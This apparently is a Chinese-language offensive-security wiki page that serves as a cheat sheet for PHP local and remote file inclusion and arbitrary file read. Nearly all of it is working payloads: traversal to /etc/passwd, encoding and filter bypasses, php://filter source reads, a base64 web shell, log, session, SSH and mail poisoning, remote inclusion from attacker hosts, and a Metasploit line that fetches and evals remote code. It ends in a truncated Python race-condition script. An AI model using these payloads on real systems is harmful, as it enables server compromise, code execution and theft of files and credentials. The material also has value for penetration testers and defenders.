> For the complete documentation index, see [llms.txt](https://www.heresecurity.wiki/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://www.heresecurity.wiki/chu-shi-fang-wen/web-fu-wu-tu-po/php-bao-han-xia-zai-du-qu.md).
# PHP包含下载读取
#### php任意文件读取/下载
```
readfile()、file_get_contents()、fopen()等读文件的函数不严谨,读取文件路径可控,输出内容。
下载配置文件
Redis、Weblogic、ftp、mysql、web配置文件、history文件、数据库配置文件
下载log文件
下载web文件
/1.php?f=../../etc/passwd
/1.php?f=file:///etc/passwd(file://绕过../的防护)
/1.php?f=file:///etc/passwd
```
#### php文件包含
**函数:**
```
include
require
include_once
require_once
```

**常用协议**
```
file:// — 访问本地文件系统
file协议的工作目录是当前目录,使用file:///wwwroot/1.php等同于./wwwroot/1.php可用于绕过一些情况
php:// — 访问各个输入/输出流(I/O streams)
```
**LFI**
**正常包含**
```
index.php?page=../../../etc/passwd
```
**空字节**
```
index.php?page=../../../etc/passwd%00
```
**双重编码**
```
index.php?page=%252e%252e%252fetc%252fpasswd
index.php?page=%252e%252e%252fetc%252fpasswd%00
```
**UTF-8 编码**
```
index.php?page=%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd
index.php?page=%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd%00
```
**路径和点截断**
```
index.php?page=../../../etc/passwd............[ADD MORE]
index.php?page=../../../etc/passwd\.\.\.\.\.\.[ADD MORE]
index.php?page=../../../etc/passwd/./././././.[ADD MORE]
index.php?page=../../../[ADD MORE]../../../../etc/passwd
```
**过滤绕过技巧**
```
index.php?page=....//....//etc/passwd
index.php?page=..///////..////..//////etc/passwd
index.php?page=/%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../%5C../etc/passwd
```
**读文件**
```
1.php?file=php://filter/read=convert.base64-encode/resource=./1.php
1.php?file=pHp://FilTer/convert.base64-encode/resource=index.php
1.php?file=php://filter/read=string.rot13/resource=index.php
1.php?file=php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd
```
**写文件**
```
/1.php?file=php://filter/write=convert.base64-decode/resource=[file]","base64
```
**Getshell**
```
https://github.com/D35m0nd142/LFISuite
echo "" > payload.php;
zip payload.zip payload.php;
mv payload.zip shell.jpg;
rm payload.php
http://example.com/index.php?page=zip://shell.jpg%23payload.php
http://example.net/?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydjbWQnXSk7ZWNobyAnU2hlbGwgZG9uZSAhJzsgPz4=
```
**expect**
```
http://example.com/index.php?page=expect://id
http://example.com/index.php?page=expect://ls
```
**allow\_url\_include 开启时Getshell**
```
远程文件包含
1.php?file=http://remote.com/shell.txt
1.php?file=php://input POST:
1.php?file=http://remote.com/shell.txt%00
1.php?file=http:%252f%252fremote.com%252fshell.txt
或使用curl
>curl -v "http://127.0.0.1:8888/ctf/cli/3.php?file=php://input" -d ""
或使用data://协议解析base64的代码
/1.php?file=data://text/plain;base64,PD9waHAgIHBocGluZm8oKTs/Pg==
```
**allow\_url\_include 关闭时Getshell**
```
攻击机开启共享
/1.php?file=//attacker/1.php
创建webdav服务,shell文件放入目录包含即可
>docker run -v /root/webdav:/var/lib/dav -e ANONYMOUS_METHODS=GET,OPTIONS,PROPFIND -e LOCATION=/webdav -p 80:80 --rm --name webdav bytemark/webdav
Shell文件放入/root/webdav/data
/1.php?file=//attacker/1.php
```
**包含日志文件getshell**
```
Fuzz文件
https://github.com/fuzzdb-project/fuzzdb
https://github.com/danielmiessler/SecLists
https://blog.csdn.net/qq_33020901/article/details/78810035
/1.php?file=
/1.php?file=../../../../../../../var/log/apache2/access.log
Win下使用phpstudy
请求/
包含错误日志
/1.php?file=C:\phpStudy\Apache\logs\error.log
$ curl http://example.org/ -A ""
$ curl http://example.org/test.php?page=/var/log/apache2/access.log&cmd=id
http://example.com/index.php?page=/var/log/apache/access.log
http://example.com/index.php?page=/var/log/apache/error.log
http://example.com/index.php?page=/var/log/apache2/access.log
http://example.com/index.php?page=/var/log/apache2/error.log
http://example.com/index.php?page=/var/log/nginx/access.log
http://example.com/index.php?page=/var/log/nginx/error.log
http://example.com/index.php?page=/var/log/vsftpd.log
http://example.com/index.php?page=/var/log/sshd.log
http://example.com/index.php?page=/var/log/mail
http://example.com/index.php?page=/var/log/httpd/error_log
http://example.com/index.php?page=/usr/local/apache/log/error_log
http://example.com/index.php?page=/usr/local/apache2/log/error_log
```
**上传个图片格式的木马直接包含**
```
/1.php?file=/uploadfile/1.jpg
```
**限制后缀时**
```


利用伪协议zip,构造一个zip压缩包,打包一个shell.php,将压缩包更名为png
```
```
请求/1.php?file=zip://shell.png%23shell
```
```
也可使用phar协议访问
/1.php?file=phar://shell.png/shell
老版本可以使用%00截断
/etc/passwd%00
(需要 magic_quotes_gpc=off,PHP小于5.3.4有效)
/var/www/%00
/etc/passwd/././././././.[…]/./././././.
(需要 magic_quotes_gpc=off
(php版本小于5.2.8(?)可以成功,linux需要文件名长于4096,windows需要长于256)
点号截断:
/boot.ini/………[…]…………
(php版本小于5.2.8(?)可以成功,只适用windows,点号需要长于256)
```
**phpinfo-LFI 本地文件包含临时文件getshell**
```

利用临时文件删除时间差获取shell
需要一个lfi漏洞+phpinfo页面
在/tmp/目录下生成个密码为f的一句话木马g
```

```
修改脚本的phpinfo文件名称
```

```
LFI文件
```

```
执行
>python getshell.py 192.168.0.108 80 100
80是端口、100是线程
```
```
http://192.168.0.110/index.php?file=../../../tmp/g&f=echo%20%271%27
```
**session + lfi getshell**
```
session.upload_progress.enabled启用时,文件上传会产生进度文件
/var/lib/php5/sess_
/var/lib/php/sess_
Set-Cookie: PHPSESSID=i56kgbsq9rm8ndg3qbarhsbm27; path=/
Set-Cookie: user=admin; expires=Mon, 13-Aug-2018 20:21:29 GMT; path=/; httponly
将cookie设置为
包含文件/var/lib/php5/sess_i56kgbsq9rm8ndg3qbarhsbm27
```
**LFI SSH Log**
```
>ssh ''@192.168.0.107
>ssh @10.10.10.10
>http://192.168.0.107/lfi.php?file=/var/log/auth.log&c=ls
```
**邮件包含**
```
root@kali:~# telnet 10.10.10.10. 25
Trying 10.10.10.10....
Connected to 10.10.10.10..
Escape character is '^]'.
220 straylight ESMTP Postfix (Debian/GNU)
helo ok
250 straylight
mail from: mail@example.com
250 2.1.0 Ok
rcpt to: root
250 2.1.5 Ok
data
354 End data with .
subject:
data2
.
包含文件
http://example.com/index.php?page=/var/log/mail
```
**RFI&命令注入上线MSF**
```
MSF生成
#use exploit/multi/script/web_delivery
#set target PHP
注入点注入:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.0.107:1234/OgsOFaj3yKH'));"
RFI:
http://www.xx.com/file=http://192.168.0.107:1234/OgsOFaj3yKH
```
**通过 /proc/\*/fd LFI 到 RCE**
```
上传大量的shell(例如:100)
http://example.com/index.php?page=/proc/$PID/fd/$FD,其中 $PID = 进程的 PID(可以被暴力破解)和 $FD 文件描述符(也可以被暴力破解)
```
**通过 /proc/self/environ LFI 到 RCE**
```
像日志文件一样,在User-Agent中发送payload,会体现在/proc/self/environ文件里面
GET vulnerable.php?filename=../../../proc/self/environ HTTP/1.1
User-Agent:
```
**通过上传完成LFI到RCE**
```python
import itertools
import requests
import sys
print('[+] Trying to win the race')
f = {'file': open('shell.php', 'rb')}
for _ in range(4096 * 4096):
requests.post('http://target.com/index.php?c=index.php', f)
print('[+] Bruteforcing the inclusion')
for fname in itertools.combinations(string.ascii_letters + string.digits, 6):
url = 'http://target.com/index.php?c=/tmp/php' + fname
r = requests.get(url)
if 'load average' in r.text: #